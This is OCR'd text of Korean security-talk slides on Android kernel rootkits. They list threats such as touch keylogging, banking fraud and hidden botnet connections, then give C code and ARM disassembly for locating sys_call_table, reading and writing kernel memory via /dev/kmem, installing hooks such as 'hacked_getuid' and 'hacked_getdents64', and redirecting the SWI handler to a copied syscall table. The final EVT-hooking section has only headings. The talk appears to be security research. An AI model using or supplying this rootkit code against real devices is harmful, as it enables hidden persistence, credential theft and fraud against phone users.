
커널 공격을 통한 **Android** 스마트 플랫폼 보안 무력화



Kernel Level Attacks


Android 스마트 플랫폼 커널 보안 위협 종류

- 터치 패드 입력 키 감시: 각종 입력 정보 (계좌, 비밀번호) 노출
- 주요 전자 금융 거래 내역 조작: 해커의 계좌로 돈을 이체하는 사고 발생
- 발전된 커널 기반 봇넷: 네트워 상태 정보 은닉 (C&C 커넥션 채널)
- 일반적인 커널 루트킷: 원격, 로컬 백도어 및 악성코드 정보 은닉




Kernel Level Attacks

Android 스마트 플랫폼 Kernel Rootkit Hooking 기술



Kernel Level Attacks

Android Kernel Rootkit #1: sys_call_table Hooking 기술



Kernel Level Attacks

Android Kernel Rootkit #1: sys_call_table 검색 기술

§ **Android** 플랫폼 커널은 높은 주소에 구현된 **high vector(0xffff0000)**를 사용

§ **EVT 0x8 offset** 지점**(0xffff0008)**에 **SWI** 핸들러로 **branch**하는 인스트럭션을 통해 **0x420 offset** 지점**(0xffff0420)**에 저장된 **vector_swi SWI** 핸들러를 호출

```
void get_sys_call_table(){
    void *swi_addr=(long *)0xffff0008; // EVT 0x8 offset 지점
    unsigned long offset=0;
    unsigned long *vector_swi_addr=0;
    unsigned long sys_call_table=0;

    offset=((*(long *)swi_addr)&0xfff)+8; // 0x420 offset 지점
    vector_swi_addr=*(unsigned long *)(swi_addr+offset); // SWI 핸들러 주소를 얻음

    while(vector_swi_addr++){
        if(((*(unsigned long *)vector_swi_addr)&0xfffff000)==0xe28f8000){
            offset=((*(unsigned long *)vector_swi_addr)&0xfff)+8;
            sys_call_table=(void *)vector_swi_addr+offset;
            break;
        }
    }
    return;
}
```

```
000000c0 <vector_swi>:
...
  104: e1a09689 mov     r9, r9, lsl #13
[*]108: e28f8094 add     r8, pc, #148    ; load syscall table pointer
  10c: e599c000 ldr     ip, [r9]        ; check for syscall tracing
```

Kernel Level Attacks

Android Kernel Rootkit #1: sys_call_table 검색 기술

- 공개 심볼인 **sys_close**는 **sys_call_table** 내에 여섯 번째 시스템 콜로 지정됨
- **vector_swi** 주소를 얻은 후 쉽게 **sys_call_table** 주소를 얻을 수 있음

```
... vector_swi 주소 검색 루틴 수행 후 ...

while(vector_swi_addr++){
    if(*(unsigned long *)vector_swi_addr==&sys_close){
        sys_call_table=(void *)vector_swi_addr-(6*4);
        break;
    }
}
```

```
fs/open.c:
EXPORT_SYMBOL(sys_close);
...

call.S:
/* 0 */     CALL(sys_restart_syscall)
            CALL(sys_exit)
            CALL(sys_fork_wrapper)
            CALL(sys_read)
            CALL(sys_write)
/* 5 */     CALL(sys_open)
            CALL(sys_close)
```

Kernel Level Attacks

Android Kernel Rootkit #1: sys_call_table Hooking 기술

- **/dev/kmem** 디바이스에 대한 **root** 권한의 접근을 허용하고 있음
- **Lseek()** 함수로 이동, **read()** 함수로 읽거나 **write()** 함수로 쓰는 것이 가능

```
#define MAP_SIZE 4096UL
#define MAP_MASK (MAP_SIZE - 1)
int kmem;

void read_kmem(unsigned char *m,unsigned off,int sz)
{
        int i;
        void *buf,*v_addr;

        if((buf=mmap(0,MAP_SIZE*2,PROT_READ|PROT_WRITE,
        MAP_SHARED,kmem,off&~MAP_MASK))==(void *)-1){
                perror("read: mmap error");
                exit(0);
        }
        for(i=0;i<sz;i++){
                v_addr=buf+(off&MAP_MASK)+i;
                m[i]=*((unsigned char *)v_addr);
        }
        if(munmap(buf,MAP_SIZE*2)==-1){
                perror("read: munmap error");
                exit(0);
        }
          return;
}
```

```
#define MAP_SIZE 4096UL
#define MAP_MASK (MAP_SIZE - 1)
int kmem;

void write_kmem(unsigned char *m,unsigned off,int sz)
{
        int i;
        void *buf,*v_addr;

        if((buf=mmap(0,MAP_SIZE*2,PROT_READ|PROT_WRITE,
        MAP_SHARED,kmem,off&~MAP_MASK))==(void *)-1){
                perror("write: mmap error");
                exit(0);
        }
        for(i=0;i<sz;i++){
                v_addr=buf+(off&MAP_MASK)+i;
                *((unsigned char *)v_addr)=m[i];
        }
        if(munmap(buf,MAP_SIZE*2)==-1){
                perror("write: munmap error");
                exit(0);
        }
          return;
}
```

Kernel Level Attacks


Android Kernel Rootkit #1: sys_call_table Hooking 기술

§ **/dev/kmem** 접근 기술을 통해 **sys_call_table**을 변경하여 후킹하는 예제

```
kmem=open("/dev/kmem",O_RDWR|O_SYNC);
if(kmem<0){
        return 1;
}
...
if(c=='I'||c=='i'){ /* install */
        addr_ptr=(char *)get_kernel_symbol("hacked_getuid");
        write_kmem((char *)&addr_ptr,addr+__NR_GETUID*4,4);
        addr_ptr=(char *)get_kernel_symbol("hacked_writev");
        write_kmem((char *)&addr_ptr,addr+__NR_WRITEV*4,4);
        addr_ptr=(char *)get_kernel_symbol("hacked_kill");
        write_kmem((char *)&addr_ptr,addr+__NR_KILL*4,4);
        addr_ptr=(char *)get_kernel_symbol("hacked_getdents64");
        write_kmem((char *)&addr_ptr,addr+__NR_GETDENTS64*4,4);
} else if(c=='U'||c=='u'){ /* uninstall */
        ...
}
close(kmem);
```

Kernel Level Attacks

Android Kernel Rootkit #2: SWI handler Hooking 기술



Kernel Level Attacks

Android Kernel Rootkit #2: SWI handler Hooking 기술

- **sys_call_table**을 직접 수정하지 않고 복사본을 커널 힙 메모리 내에 생성
- 복사본을 사용하도록 **vector_swi** 핸들러 내의 **sys_call_table** 핸들 코드를 수정

```
static void *hacked_sys_call_table[500];
static void **sys_call_table;
int sys_call_table_size;

int init_module(void){
        get_sys_call_table(); // sys_call_table 위치와 크기를 구함
        memcpy(hacked_sys_call_table,sys_call_table,sys_call_table_size*4);
```

컴파일 이전 코드:


```
ENTRY(vector_swi)
...     get_thread_info tsk
        adr     tbl, sys_call_table ; load syscall table pointer
        ~~~~~~~~~~~~~~~~~~~~~~~~~~~ -> sys_call_table을 다루는 코드
        ldr     ip, [tsk, #TI_FLAGS] ; @ check for syscall tracing
```

컴파일 이후 코드:

```
000000c0 <vector_swi>:
... 100: e1a096ad mov     r9, sp, lsr #13 ; get_thread_info tsk
   104: e1a09689 mov     r9, r9, lsl #13
[*]108: e28f8094 add     r8, pc, #148    ; load syscall table pointer
              ~~~~~~~~~~~~~~~~~~~ -> sys_call_table을 상대 오프셋으로 다룸
   10c: e599c000 ldr     ip, [r9]        ; check for syscall tracing
```

Kernel Level Attacks

Android Kernel Rootkit #3: EVT Hooking 기술



Kernel Level Attacks

Android Kernel Rootkit #3: EVT Hooking 기술

